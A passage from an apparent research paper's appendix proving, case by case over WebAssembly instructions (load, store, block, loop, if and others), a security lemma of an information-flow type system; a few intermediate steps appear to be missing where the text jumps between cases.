 From Definition E.12, this reduces to showing that  $\langle t\langle \ell \rangle :: st, pc \rangle :: \gamma \Vdash v :: \sigma_1 \triangleleft_{\mathcal{A}}^C \langle st, pc \rangle :: \gamma \Vdash \sigma_1$ , which follows immediately from Lemma E.9.(i).
2.  $S_0 \triangleleft_{\mathcal{A}}^C S_0.\text{globals}[i \mapsto v]$ .  
 From the hypothesis,  $pc \not\sqsubseteq \mathcal{A}$ . Hence,  $pc \sqcup \ell \not\sqsubseteq \mathcal{A}$ , leading to  $\ell' \not\sqsubseteq \mathcal{A}$ , since  $pc \sqcup \ell \sqsubseteq \ell'$ . Again from the hypothesis,  $C \vdash v :: \sigma_1$  and  $C.\text{globals}[i] = \text{mut } t\langle \ell' \rangle$ . As  $\ell' \not\sqsubseteq \mathcal{A}$ ,  $S_0[i] \sim_{\mathcal{A}}^C S_1[i]$ . Hence,  $S_0 \triangleleft_{\mathcal{A}}^C S_0.\text{globals}[i \mapsto v]$ .
3.  $\gamma_1[0 : \text{nat}(\text{pred}(no-br))] \not\sqsubseteq \mathcal{A}$   
 Nothing to prove.

- Case  $expr = t.\text{load } \ell_m$

From rules E-LOAD and T-LOAD, it follows that  $\sigma_0 = i32.\text{const } i :: \sigma$  and  $\gamma_0 = \langle i32\langle \ell_a \rangle :: st, pc \rangle :: \gamma$ , respectively. It further follows that  $\sigma_1 = t.\text{const } n :: \sigma$  and  $\gamma_1 = \langle t\langle \ell_a \sqcup \ell_m \sqcup pc \rangle :: st, pc \rangle :: \gamma$ , respectively. We are to show that

1.  $\langle i32\langle \ell_a \rangle :: st, pc \rangle :: \gamma \Vdash i32.\text{const } i :: \sigma \triangleleft_{\mathcal{A}}^C \Delta(C, \langle t\langle \ell \rangle :: st, pc \rangle :: \gamma, no-br) \Vdash t.\text{const } n :: \sigma$ , where  $\ell = \ell_a \sqcup \ell_m \sqcup pc$ .  
 From Definition E.12, this reduces to showing that  $\langle i32\langle \ell_a \rangle :: st, pc \rangle :: \gamma \Vdash i32.\text{const } i :: \sigma \triangleleft_{\mathcal{A}}^C \langle t\langle \ell \rangle :: st, pc \rangle :: \gamma \Vdash t.\text{const } n :: \sigma$ . Then from the derivation below

$$\begin{aligned} \langle i32\langle \ell_a \rangle :: st, pc \rangle :: \gamma \Vdash i32.\text{const } i :: \sigma &\triangleleft_{\mathcal{A}}^C \langle st, pc \rangle :: \gamma \Vdash \sigma \quad (\text{Lemma E.9.(i)}) \\ &\triangleleft_{\mathcal{A}}^C \langle t\langle \ell \rangle :: st, pc \rangle :: \gamma \Vdash t.\text{const } n :: \sigma \\ &\quad (\text{Lemma E.9.(ii)}, \\ &\quad \text{as } \ell \not\sqsubseteq \mathcal{A} \text{ and } t\langle \ell \rangle \Vdash t.\text{const } n) \end{aligned}$$

and transitivity of  $\triangleleft_{\mathcal{A}}^C$ , we get the desired consequent.

2.  $S_0 \triangleleft_{\mathcal{A}}^C S_0$   
 Obvious.
3.  $\gamma_1[0 : \text{nat}(\text{pred}(no-br))] \not\sqsubseteq \mathcal{A}$   
 Nothing to prove.

- Case  $expr = t.\text{store } \ell_m$

From rules E-STORE and T-STORE, it follows that  $\sigma_0 = t.\text{const } n :: i32.\text{const } i :: \sigma_1$  and  $\gamma_0 = \langle t\langle \ell_a \rangle :: i32\langle \ell_v \rangle :: st, pc \rangle :: \gamma$ , respectively. It further follows that  $S_1 = S_0.\text{mem}[j : j + |t|/8 \mapsto (b, \ell_m)^*]$  and  $\gamma_1 = \langle st, pc \rangle :: \gamma$ , respectively. We are to show that

## E. A Principled Approach to Securing WebAssembly

1.  $\langle t\langle \ell_a \rangle :: i32\langle \ell_v \rangle :: st, pc \rangle :: \gamma \Vdash t.\mathbf{const} \ n :: i32.\mathbf{const} \ i :: \sigma_1 \triangleleft_{\mathcal{A}}^{\Delta} (C, \langle st, pc \rangle :: \gamma, no-br) \Vdash \sigma_1$

From Definition E.12, this reduces to showing that  $\langle t\langle \ell_a \rangle :: i32\langle \ell_v \rangle :: st, pc \rangle :: \gamma \Vdash t.\mathbf{const} \ n :: i32.\mathbf{const} \ i :: \sigma_1 \triangleleft_{\mathcal{A}}^C \langle st, pc \rangle :: \gamma \Vdash \sigma_1$ , which follows immediately from Lemma E.9.(i) applied two times.

2.  $S_0 \triangleleft_{\mathcal{A}}^C S_0.\mathbf{mem}[j : j + |t|/8 \mapsto (b, \ell_m)^*]$

From the hypothesis,  $pc \not\sqsubseteq_{\mathcal{A}}$  and  $pc \sqcup \ell_a \sqcup \ell_v \sqsubseteq \ell_m$ , which means  $\ell_m \not\sqsubseteq_{\mathcal{A}}$ . Thus,  $S_0.\mathbf{mem}[j : j + |t|/8] \triangleleft_{\mathcal{A}}^C S_1.\mathbf{mem}[j : j + |t|/8]$ . Hence,  $S_0 \triangleleft_{\mathcal{A}}^C S_1$ .

3.  $\gamma_1[0 : \mathbf{nat}(\mathbf{pred}(no-br))] \not\sqsubseteq_{\mathcal{A}}$

Nothing to prove.

### • Case $expr = \mathbf{memory.size}$

From rules E-MEMORY-SIZE and T-MEMORY-SIZE, it follows that  $\sigma_1 = i32.\mathbf{const} \ sz :: \sigma_0$  and  $\gamma_1 = \langle i32\langle pc \rangle :: st, pc \rangle :: \gamma$ , respectively. We are to show that

1.  $\langle st, pc \rangle :: \gamma \Vdash \sigma_0 \triangleleft_{\mathcal{A}}^C \Delta(C, \langle i32\langle pc \rangle :: st, pc \rangle :: \gamma, no-br) \Vdash i32.\mathbf{const} \ sz :: \sigma_0$

From Definition E.12, this reduces to showing that  $\langle st, pc \rangle :: \gamma \Vdash \sigma_0 \triangleleft_{\mathcal{A}}^C \langle i32\langle pc \rangle :: st, pc \rangle :: \gamma \Vdash i32.\mathbf{const} \ sz :: \sigma_0$ , which follows immediately from Lemma E.9.(ii), since  $\mathbf{high}(i32\langle pc \rangle)$  and  $i32\langle pc \rangle \Vdash i32.\mathbf{const} \ sz$ .

2.  $S_0 \triangleleft_{\mathcal{A}}^C S_0$

Obvious.

3.  $\gamma_1[0 : \mathbf{nat}(\mathbf{pred}(no-br))] \not\sqsubseteq_{\mathcal{A}}$

Nothing to prove.

### • Case $expr = \mathbf{memory.grow}$

From rule T-MEMORY-GROW, it follows that instruction **memory.grow** can only be executed in a low context. This rule does not satisfy the hypothesis, hence the conclusion is vacuously true.

### • Case $expr = \mathbf{nop}$

Nothing to prove.

### • Case $expr = \mathbf{unreachable}$

From rule E-UNREACHABLE, it follows that evaluating instruction **unreachable** results in a trap. This rule does not satisfy the hypothesis, hence the conclusion is vacuously true.

### • Case $expr = \mathbf{block} \ (\tau_1^n \rightarrow \tau_2^n) \ expr' \ \mathbf{end}$

From rules E-BLOCK and T-BLOCK it follows that  $\sigma_0 = v_1^n :: \sigma_{init}$  and  $\gamma_0 = \langle \tau_1^n :: st, pc \rangle :: \gamma$ , respectively. It further follows that  $\sigma_1 = \sigma_{fin}$  and  $\gamma_1 = \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma'$ , respectively. We are to show that

1.  $\langle \tau_1^n :: st, pc \rangle :: \gamma \Vdash v_1^n :: \sigma_{init} \triangleleft_A^C (C, \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma', \text{pred}(\theta)) \Vdash \sigma_{fin}$   
 From the hypothesis,  $\langle \tau_1^n :: st, pc \rangle :: \gamma \Vdash v_1^n :: \sigma_{init}$ . It follows from Lemma E.4.(vi) that  $\langle \tau_1^n, pc \rangle :: \langle st, pc \rangle :: \gamma \Vdash v_1^n :: L_m :: \sigma_{init}$ .

From the inductive hypothesis, it follows that

$$\langle \tau_1^n, pc \rangle :: \langle st, pc \rangle :: \gamma \Vdash v_1^n :: L_m :: \sigma_{init} \triangleleft_A^C \Delta(\text{label}(\tau_2^m) : C, \langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma', \theta) \Vdash \sigma.$$

Depending on the value of  $\theta$ , we distinguish four cases:

- (a)  $\theta = no-br$

Then, from rule E-BLOCK  $\sigma = \sigma' :: L_m^0 :: \sigma''$  and  $\sigma_1 = \sigma' :: \sigma''$ , and from Definition E.12

$$\langle \tau_1^n, pc \rangle :: \langle st, pc \rangle :: \gamma \Vdash v_1^n :: L_m :: \sigma_{init} \triangleleft_A^C \langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma' \Vdash \sigma' :: L_m^0 :: \sigma''.$$

From Definition E.13,  $\text{pred}(\theta) = no-br$ , which means we are to show that  $\langle \tau_1^n :: st, pc \rangle :: \gamma_0 \Vdash v_1^n :: \sigma_{init} \triangleleft_A^C \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma' \Vdash \sigma' :: \sigma''$ . The desired consequent follows from the derivation below and transitivity of  $\triangleleft_A^C$ .

$$\begin{aligned} \langle \tau_1^n :: st, pc \rangle :: \gamma_0 \Vdash v_1^n :: \sigma_{init} &\triangleleft_A^C \langle \tau_1^n, pc \rangle :: \langle st, pc \rangle :: \gamma_0 \Vdash v_1^n :: L_m :: \sigma_{init} \\ &\quad \text{(Lemma E.9.(iv))} \\ &\triangleleft_A^C \langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma' \Vdash \sigma' :: L_m^0 :: \sigma'' \\ &\quad \text{(IH)} \\ &\triangleleft_A^C \langle \tau_2^m :: st', pc' \sqcup pc'' \rangle :: \gamma' \Vdash \sigma' :: \sigma'' \\ &\quad \text{(Lemma E.9.(iii))} \\ &\triangleleft_A^C \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma' \Vdash \sigma' :: \sigma'' \\ &\quad \text{(Lemma E.9.(v))} \end{aligned}$$

- (b)  $\theta = 0$

Then, from rule E-BLOCK,  $\sigma_1 = \sigma$  and, from Definition E.12

$$\begin{aligned} \Delta(\text{label}(\tau_2^m) : C, \langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma', 0) &= \\ &= \langle (\text{label}(\tau_2^m) : C). \text{labels}[0] :: st', pc' \sqcup pc'' \rangle :: \gamma' \\ &= \langle \tau_2^m :: st', pc' \sqcup pc'' \rangle :: \gamma', \end{aligned}$$

hence

$$\langle \tau_1^n, pc \rangle :: \langle st, pc \rangle :: \gamma \Vdash v_1^n :: L_m :: \sigma_{init} \triangleleft_A^C \langle \tau_2^m :: st', pc' \sqcup pc'' \rangle :: \gamma' \Vdash \sigma.$$

From Definition E.13,  $\text{pred}(\theta) = no-br$ , which means we are to show that  $\langle \tau_1^n :: st, pc \rangle :: \gamma \Vdash v_1^n :: \sigma_{init} \triangleleft_A^C \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma' \Vdash \sigma$ . The desired consequent follows from Lemma E.9.(iv), IH, and transitivity of  $\triangleleft_A^C$ .

- (c)  $\theta = j + 1$

Then, from rule E-BLOCK,  $\sigma_1 = \sigma$  and, from Definition E.12

$$\Delta(\text{label}(\tau_2^m) : C, \langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma', j + 1) =$$

$$= \langle (\text{label}(\tau_2^m) : C).\text{labels}[j + 1] :: \gamma'[j].\text{fst}, pc' \sqcup \gamma'[j].\text{snd} \rangle :: \gamma'[j + 1 :],$$

hence,

$$\langle \tau_1^n, pc \rangle :: \langle st, pc \rangle :: \gamma \Vdash v_1^n :: L_m :: \sigma_{\text{init}} \triangleleft_{\mathcal{A}}^C \langle C.\text{labels}[j] :: \gamma'[j].\text{fst}, pc' \sqcup \gamma'[j].\text{snd} \rangle :: \gamma'[j + 1 :] \Vdash \sigma.$$

From Definition E.13,  $\text{pred}(\theta) = j$ , which means we are to show that  $\langle \tau_1^n :: st, pc \rangle :: \gamma_0 \Vdash v_1^n :: \sigma_{\text{init}} \triangleleft_{\mathcal{A}}^C$

$$\langle C.\text{labels}[j] :: \gamma'[j].\text{fst}, pc \sqcup pc'' \sqcup \gamma'[j].\text{snd} \rangle :: \gamma'[j + 1 :] \Vdash \sigma.$$

The desired consequent follows from Lemma E.9.(iv), IH, and transitivity of  $\triangleleft_{\mathcal{A}}^C$ .

(d)  $\theta = \text{return}$

Then, from rule E-BLOCK,  $\sigma_1 = \sigma$  and, from Definition E.12

$$\Delta(\text{label}(\tau_2^m) : C, \langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma', \text{return}) = (\text{label}(\tau_2^m) : C).\text{return},$$

hence

$$\langle \tau_1^n, pc \rangle :: \langle st, pc \rangle :: \gamma \Vdash v_1^n :: L_m :: \sigma_{\text{init}} \triangleleft_{\mathcal{A}}^C C.\text{return} \Vdash \sigma.$$

From Definition E.13,  $\text{pred}(\theta) = \text{return}$ , which means we are to show that  $\langle \tau_1^n :: st, pc \rangle :: \gamma_0 \Vdash v_1^n :: \sigma_{\text{init}} \triangleleft_{\mathcal{A}}^C C.\text{return} \Vdash \sigma$ . The desired consequent follows from Lemma E.9.(iv), IH, and transitivity of  $\triangleleft_{\mathcal{A}}^C$ .

2.  $S_0 \triangleleft_{\mathcal{A}}^C S_1$

From the inductive hypothesis,  $S_0 \triangleleft_{\mathcal{A}}^{\text{label}(\tau_2^m):C} S_1$ . Hence, from Definition E.3,  $S_0 \triangleleft_{\mathcal{A}}^C S_1$ .

3.  $(\langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma')[0 : \text{nat}(\text{pred}(\text{pred}(\theta)))] \not\sqsubseteq \mathcal{A}$

From the inductive hypothesis, we get

$$(\langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma')[0 : \text{nat}(\text{pred}(\theta))] \not\sqsubseteq \mathcal{A}.$$

Depending on the value of  $\theta$ , we distinguish four cases:

(a)  $\theta = \text{no-br}$

Then, from Definition E.13,  $\text{pred}(\text{no-br}) = \text{no-br}$ , and from Definition E.16,  $\text{nat}(\text{no-br}) = -1$ , so nothing to prove.

(b)  $\theta = 0$

Then, from Definition E.13,  $\text{pred}(0) = \text{no-br}$ , and from Definition E.16,  $\text{nat}(\text{no-br}) = -1$ , so nothing to prove.

(c)  $\theta = j + 1$

Then, from the inductive hypothesis,  $(\langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma')[0 : j] \not\sqsubseteq \mathcal{A}$ , i.e.,  $\langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma'[0 : j - 2] \not\sqsubseteq \mathcal{A}$ .

We are to show

$$(\langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma')[0 : \text{nat}(\text{pred}(j))] \not\sqsubseteq \mathcal{A},$$



The desired consequent follows from the derivation below and transitivity of  $\triangleleft_{\mathcal{A}}^C$ .

$$\begin{aligned}
 \langle \tau_1^n :: st, pc \rangle :: \gamma \Vdash v_1^n :: \sigma &\triangleleft_{\mathcal{A}}^C \langle \tau_1^n, pc \rangle :: \langle st, pc \rangle :: \gamma \Vdash v_1^n :: L_n :: \sigma \\
 &\quad \text{(Lemma E.9.(iv))} \\
 &\triangleleft_{\mathcal{A}}^C \langle \tau_1^n, pc' \rangle :: \langle st', pc'' \rangle :: \gamma' \Vdash v_1^n :: L_n :: \sigma \\
 &\quad \text{(Def. E.25, as } st \sqsubseteq st' \text{ and } \gamma \sqsubseteq \gamma') \\
 &\triangleleft_{\mathcal{A}}^C \langle \tau_1^n :: st', pc' \sqcup pc'' \rangle :: \gamma' \Vdash \sigma' \quad \text{(IH)} \\
 &\triangleleft_{\mathcal{A}}^C \langle \tau_1^n :: st, pc \rangle :: \gamma \Vdash \sigma' \\
 &\quad \text{(Lems. E.7.(i) \& E.8)} \\
 &\triangleleft_{\mathcal{A}}^C \Delta(C, \langle \tau_2^m :: st', pc' \sqcup pc'' \rangle :: \gamma', \theta) \Vdash \sigma_1 \\
 &\quad \text{(IH)}
 \end{aligned}$$

(b)  $S_0 \triangleleft_{\mathcal{A}}^C S_1$ .

From the first application of the inductive hypothesis,  $S_0 \triangleleft_{\mathcal{A}}^{\text{label}(\tau_2^m):C} S'$ . Hence, from Definition E.3,  $S_0 \triangleleft_{\mathcal{A}}^C S'$ . From the second application of the inductive hypothesis,  $S' \triangleleft_{\mathcal{A}}^C S_1$ . Hence, from the transitivity of store ordered-equivalence relation, it follows that  $S_0 \triangleleft_{\mathcal{A}}^C S_1$ .

(c)  $(\langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma')[0 : \text{nat}(\text{pred}(\theta))] \not\sqsubseteq_{\mathcal{A}}$

From the hypothesis,  $pc \not\sqsubseteq_{\mathcal{A}}$ , hence  $pc \sqcup pc'' \not\sqsubseteq_{\mathcal{A}}$ . Then, the desired consequent follows from the second inductive hypothesis.

2. Evaluating  $\text{expr}'$  results in skipping or branching out of the loop.

From rules E-LOOP-SKIP and T-LOOP, it follows that  $\sigma_0 = v_1^n :: \sigma_{\text{init}}$  and  $\gamma_0 = \langle \tau_1^n :: st, pc \rangle :: \gamma$ , respectively. It further follows  $\sigma_1 = \sigma_{\text{fin}}$  and  $\gamma_1 = \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma'$ , respectively.

We are to show that

(a)  $\langle \tau_1^n :: st, pc \rangle :: \gamma_0 \Vdash v_1^n :: \sigma_{\text{init}} \triangleleft_{\mathcal{A}}^C \Delta(C, \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma', \text{pred}(\theta)) \Vdash \sigma_{\text{fin}}$

Using the derivation below

$$\begin{aligned}
 &\frac{\overline{\langle \tau_1^n :: st, pc \rangle :: \gamma \Vdash v_1^n :: \sigma_{\text{init}}}}{\text{hyp.}} \\
 &\frac{\overline{\langle \tau_1^n, pc \rangle :: \langle st, pc \rangle :: \gamma \Vdash v_1^n :: L_n :: \sigma_{\text{init}}}}{\text{Lem. E.4.(vi)}} \\
 &\frac{\overline{pc \sqsubseteq pc'}^{\text{T-LOOP}} \quad \overline{pc \sqsubseteq pc''}^{\text{T-LOOP}}}{\overline{st \sqsubseteq st'}^{\text{T-LOOP}} \quad \overline{\gamma \sqsubseteq \gamma'}^{\text{T-LOOP}}} \\
 &\frac{\overline{\langle \tau_1^n, pc \rangle :: \langle st, pc \rangle :: \gamma \sqsubseteq \langle \tau_1^n, pc' \rangle :: \langle st', pc'' \rangle :: \gamma'}^{\text{Def. E.10}}}{\overline{\langle \tau_1^n, pc' \rangle :: \langle st', pc'' \rangle :: \gamma' \Vdash v_1^n :: L_n^0 :: \sigma_{\text{init}}}}{\text{Lem. E.4.(i)}}
 \end{aligned}$$

we apply the inductive hypothesis and get that

$$\langle \tau_1^n, pc' \rangle :: \langle st', pc'' \rangle :: \gamma' \Vdash v_1^n :: L_n :: \sigma_{\text{init}} \triangleleft_{\mathcal{A}}^C \Delta(\text{label}(\tau_1^n) : C, \langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma', \theta) \Vdash \sigma.$$

Depending on the value of  $\theta$ , we distinguish three cases:

i.  $\theta = no-br$

Then, from rule E-LOOP-SKIP,  $\sigma = \sigma' :: L_n^0 :: \sigma''$  and  $\sigma_1 = \sigma' :: \sigma''$ , and from Definition E.12

$$\langle \tau_1^n, pc' \rangle :: \langle st', pc'' \rangle :: \gamma' \Vdash v_1^n :: L_n^0 :: \sigma_{init} \triangleleft_A^C \langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma' \Vdash \sigma' :: L_n^0 :: \sigma''.$$

From Definition E.13,  $\text{pred}(\theta) = no-br$ . Thus, we are to show  $\langle \tau_1^n :: st, pc \rangle :: \gamma \Vdash v_1^n :: \sigma_{init} \triangleleft_A^C \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma' \Vdash \sigma' :: \sigma''$ . The desired consequent follows then from the derivation below and transitivity of  $\triangleleft_A^C$ .

$$\begin{aligned} \langle \tau_1^n :: st, pc \rangle :: \gamma_0 \Vdash v_1^n :: \sigma_{init} & \\ \triangleleft_A^C \langle \tau_1^n, pc \rangle :: \langle st, pc \rangle :: \gamma_0 \Vdash v_1^n :: L_n^0 :: \sigma_{init} & \quad (\text{Lem. E.9.(iv)}) \\ \triangleleft_A^C \langle \tau_1^n, pc' \rangle :: \langle st', pc'' \rangle :: \gamma' \Vdash v_1^n :: L_n^0 :: \sigma_{init} & \quad (\text{Def. E.25, as } st \sqsubseteq st' \text{ and } \gamma \sqsubseteq \gamma') \\ \triangleleft_A^C \langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma' \Vdash \sigma' :: L_n^0 :: \sigma'' & \quad (\text{IH}) \\ \triangleleft_A^C \langle \tau_2^m :: st', pc' \sqcup pc'' \rangle :: \gamma' \Vdash \sigma' :: \sigma'' & \quad (\text{Lem. E.9.(iii)}) \\ \triangleleft_A^C \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma' \Vdash \sigma' :: \sigma'' & \quad (\text{Lem. E.9.(v)}) \end{aligned}$$

ii.  $\theta = j + 1$

Then, from rule E-LOOP-SKIP,  $\sigma_1 = \sigma$ .

Let  $\gamma^* = \langle st', pc'' \rangle :: \gamma'$ . Then, from Definition E.12

$$\begin{aligned} \langle \tau_1^n, pc' \rangle :: \langle st', pc'' \rangle :: \gamma' \Vdash v_1^n :: L_n :: \sigma_{init} \triangleleft_A^C & \\ \langle \text{label}(\tau_1^n) : C \rangle.\text{labels}[j + 1] : & \\ :: \gamma^*[j].\text{fst}, pc' \sqcup \gamma^*[j].\text{snd} \rangle :: \gamma^*[j + 1 : ] \Vdash \sigma_1, & \end{aligned}$$

i.e.,

$$\langle \tau_1^n, pc' \rangle :: \langle st', pc'' \rangle :: \gamma' \Vdash v_1^n :: L_n :: \sigma_{init} \triangleleft_A^C \langle C.\text{labels}[j] :: \gamma^*[j].\text{fst}, pc' \sqcup \gamma^*[j].\text{snd} \rangle :: \gamma^*[j + 1 : ] \Vdash \sigma_1.$$

From Definition E.13,  $\text{pred}(\theta) = j$ . Thus, we are to show

$$\langle \tau_1^n :: st, pc \rangle :: \gamma \Vdash v_1^n :: \sigma_{init} \triangleleft_A^C \Delta(C, \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma', j) \Vdash \sigma_1,$$

i.e.,

$$\langle \tau_1^n :: st, pc \rangle :: \gamma \Vdash v_1^n :: \sigma_{init} \triangleleft_A^C \langle C.\text{labels}[j] :: \gamma'[j].\text{fst}, pc \sqcup pc'' \sqcup \gamma'[j].\text{snd} \rangle :: \gamma'[j + 1 : ] \Vdash \sigma_1.$$

But  $\gamma'[j] = \gamma^*[j]$  and  $\gamma'[j + 1 : ] = \gamma^*[j + 1 : ]$ . Hence

$$\langle \tau_1^n, pc' \rangle :: \langle st', pc'' \rangle :: \gamma' \Vdash v_1^n :: L_n :: \sigma_{init} \triangleleft_A^C \langle C.\text{labels}[j] :: \gamma'[j].\text{fst}, pc' \sqcup \gamma'[j].\text{snd} \rangle :: \gamma'[j + 1 : ] \Vdash \sigma_1.$$

The desired consequent follows from the derivation below and transitivity of  $\triangleleft_A^C$ .

$$\langle \tau_1^n :: st, pc \rangle :: \gamma \Vdash v_1^n :: \sigma_{init}$$

$$\begin{aligned}
& \triangleleft_{\mathcal{A}}^C \langle \tau_1^n, pc \rangle :: \langle st, pc \rangle :: \gamma \Vdash v_1^n :: L_n :: \sigma_{init} \quad (\text{Lemma E.9.(iv)}) \\
& \triangleleft_{\mathcal{A}}^C \langle \tau_1^n, pc' \rangle :: \langle st', pc'' \rangle :: \gamma' \Vdash v_1^n :: L_n :: \sigma_{init} \\
& \hspace{15em} (\text{Def. E.25, } st \sqsubseteq st' \wedge \gamma \sqsubseteq \gamma') \\
& \triangleleft_{\mathcal{A}}^C \langle C.\text{labels}[j] :: \gamma'[j], \text{fst}, pc' \sqcup \gamma'[j], \text{snd} \rangle :: \gamma'[j+1] \Vdash \sigma_1 \\
& \hspace{15em} (\text{IH})
\end{aligned}$$

iii.  $\theta = \text{return}$

Then, from rule E-LOOP-SKIP,  $\sigma_1 = \sigma$  and from Definition E.12

$$\langle \tau_1^n, pc' \rangle :: \langle st', pc'' \rangle :: \gamma' \Vdash v_1^n :: L_n :: \sigma_{init} \triangleleft_{\mathcal{A}}^C (\text{label}(\tau_1^n) : C).\text{return} \Vdash \sigma_1,$$

$$\text{i.e., } \langle \tau_1^n, pc' \rangle :: \langle st', pc'' \rangle :: \gamma' \Vdash v_1^n :: L_n :: \sigma_{init} \triangleleft_{\mathcal{A}}^C C.\text{return} \Vdash \sigma_1.$$

From Definition E.13,  $\text{pred}(\theta) = \text{return}$ . Thus, we are to show

$$\langle \tau_1^n :: st, pc \rangle :: \gamma \Vdash v_1^n :: \sigma_{init} \triangleleft_{\mathcal{A}}^C \Delta(C, \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma', \text{return}) \Vdash \sigma_1,$$

$$\text{i.e., } \langle \tau_1^n :: st, pc \rangle :: \gamma \Vdash v_1^n :: \sigma_{init} \triangleleft_{\mathcal{A}}^C C.\text{return} \Vdash \sigma_1.$$

The desired consequent follows from the derivation below and transitivity of  $\triangleleft_{\mathcal{A}}^C$ .

$$\begin{aligned}
& \langle \tau_1^n :: st, pc \rangle :: \gamma \Vdash v_1^n :: \sigma_{init} \\
& \triangleleft_{\mathcal{A}}^C \langle \tau_1^n, pc \rangle :: \langle st, pc \rangle :: \gamma \Vdash v_1^n :: L_n :: \sigma_{init} \quad (\text{Lem. E.9.(iv)}) \\
& \triangleleft_{\mathcal{A}}^C \langle \tau_1^n, pc' \rangle :: \langle st', pc'' \rangle :: \gamma' \Vdash v_1^n :: L_n :: \sigma_{init} \\
& \hspace{15em} (\text{Def. E.25, as } st \sqsubseteq st' \text{ and } \gamma \sqsubseteq \gamma') \\
& \triangleleft_{\mathcal{A}}^C C.\text{return} \Vdash \sigma_1 \quad (\text{IH})
\end{aligned}$$

$$(b) S_0 \triangleleft_{\mathcal{A}}^C S_1.$$

From the inductive hypothesis,  $S_0 \triangleleft_{\mathcal{A}}^{\text{label}(\tau_1^n):C} S_1$ . Hence  $S_0 \triangleleft_{\mathcal{A}}^C S_1$ .

$$(c) (\langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma')[0 : \text{nat}(\text{pred}(\text{pred}(\theta)))] \not\sqsubseteq \mathcal{A}$$

The proof continues similarly to case **block**, disregarding sub-case  $\theta = 0$ .

• Case  $\text{expr} = \text{if } (\tau_1^n \rightarrow \tau_2^m) \text{ expr}_1 \text{ else } \text{expr}_2 \text{ end}$

From rules E-IF and T-IF, it follows that  $\sigma_0 = \text{i32.const } k :: v_1^n :: \sigma_{init}$  and  $\gamma_0 = \langle \text{i32} \langle \ell \rangle :: \tau_1^n :: st, pc \rangle :: \gamma$ , respectively. It further follows that  $\sigma_1 = \sigma_{fin}$  and  $\gamma_1 = \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma'$ , respectively.

We are to show that

$$1. \langle \text{i32} \langle \ell \rangle :: \tau_1^n :: st, pc \rangle :: \gamma \Vdash \text{i32.const } k :: v_1^n :: \sigma_{init} \triangleleft_{\mathcal{A}}^C \Delta(C, \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma', \text{pred}(\theta)) \Vdash \sigma_{fin}$$

Using the derivation below

$$\begin{array}{c}
\frac{}{\langle \text{i32} \langle \ell \rangle :: \tau_1^n :: st, pc \rangle :: \gamma \Vdash \text{i32.const } k :: v_1^n :: \sigma_{init}} \text{hyp.} \\
\frac{}{\langle \tau_1^n :: st, pc \rangle :: \gamma \Vdash v_1^n :: \sigma_{init}} \text{Lem. E.4.(v)} \\
\frac{}{\langle \tau_1^n, pc \rangle :: \langle st, pc \rangle :: \gamma \Vdash v_1^n :: L_m :: \sigma_{init}} \text{Lem. E.4.(vi)} \\
\frac{}{\langle \tau_1^n, pc \sqcup \ell \rangle :: \langle st, pc \rangle :: \gamma \Vdash v_1^n :: L_m :: \sigma_{init}} \text{Lem. E.4.(viii)}
\end{array}$$

we apply the inductive hypothesis and get that



$$\langle i32\langle \ell \rangle :: \tau_1^n :: st, pc \rangle :: \gamma \Vdash i32.\mathbf{const} \ k :: v_1^n :: \sigma_{init} \triangleleft_{\mathcal{A}}^C \langle C.\mathbf{labels}[j] :: \gamma'[j].\mathbf{fst}, \gamma'[j-1].\mathbf{fst} \sqcup \gamma'[j] \rangle :: \gamma'[j+1:] \Vdash \sigma.$$

But  $\gamma'[j] = \gamma^*[j+1]$ , for all  $j \geq 0$ . The proof continues as in sub-case  $\theta = no-br$ .

(d)  $\theta = return$

Then, from rule E-IF,  $\sigma_1 = \sigma$ , and from Definition E.12

$$\langle \tau_1^n, pc \sqcup \ell \rangle :: \langle st, pc \rangle :: \gamma \Vdash v_1^n :: L_m :: \sigma_{init} \triangleleft_{\mathcal{A}}^C (\mathbf{label}(\tau_2^m) : C).\mathbf{return} \Vdash \sigma,$$

$$\text{i.e., } \langle \tau_1^n, pc \sqcup \ell \rangle :: \langle st, pc \rangle :: \gamma \Vdash v_1^n :: L_m :: \sigma_{init} \triangleleft_{\mathcal{A}}^C C.\mathbf{return} \Vdash \sigma.$$

From Definition E.13,  $\mathbf{pred}(\mathbf{return}) = \mathbf{return}$ , which means we are to show

$$\langle i32\langle \ell \rangle :: \tau_1^n :: st, pc \rangle :: \gamma \Vdash i32.\mathbf{const} \ k :: v_1^n :: \sigma_{init} \triangleleft_{\mathcal{A}}^C C.\mathbf{return} \Vdash \sigma.$$

The proof continues as in sub-case  $\theta = no-br$ .

$$2. S_0 \triangleleft_{\mathcal{A}}^C S_1.$$

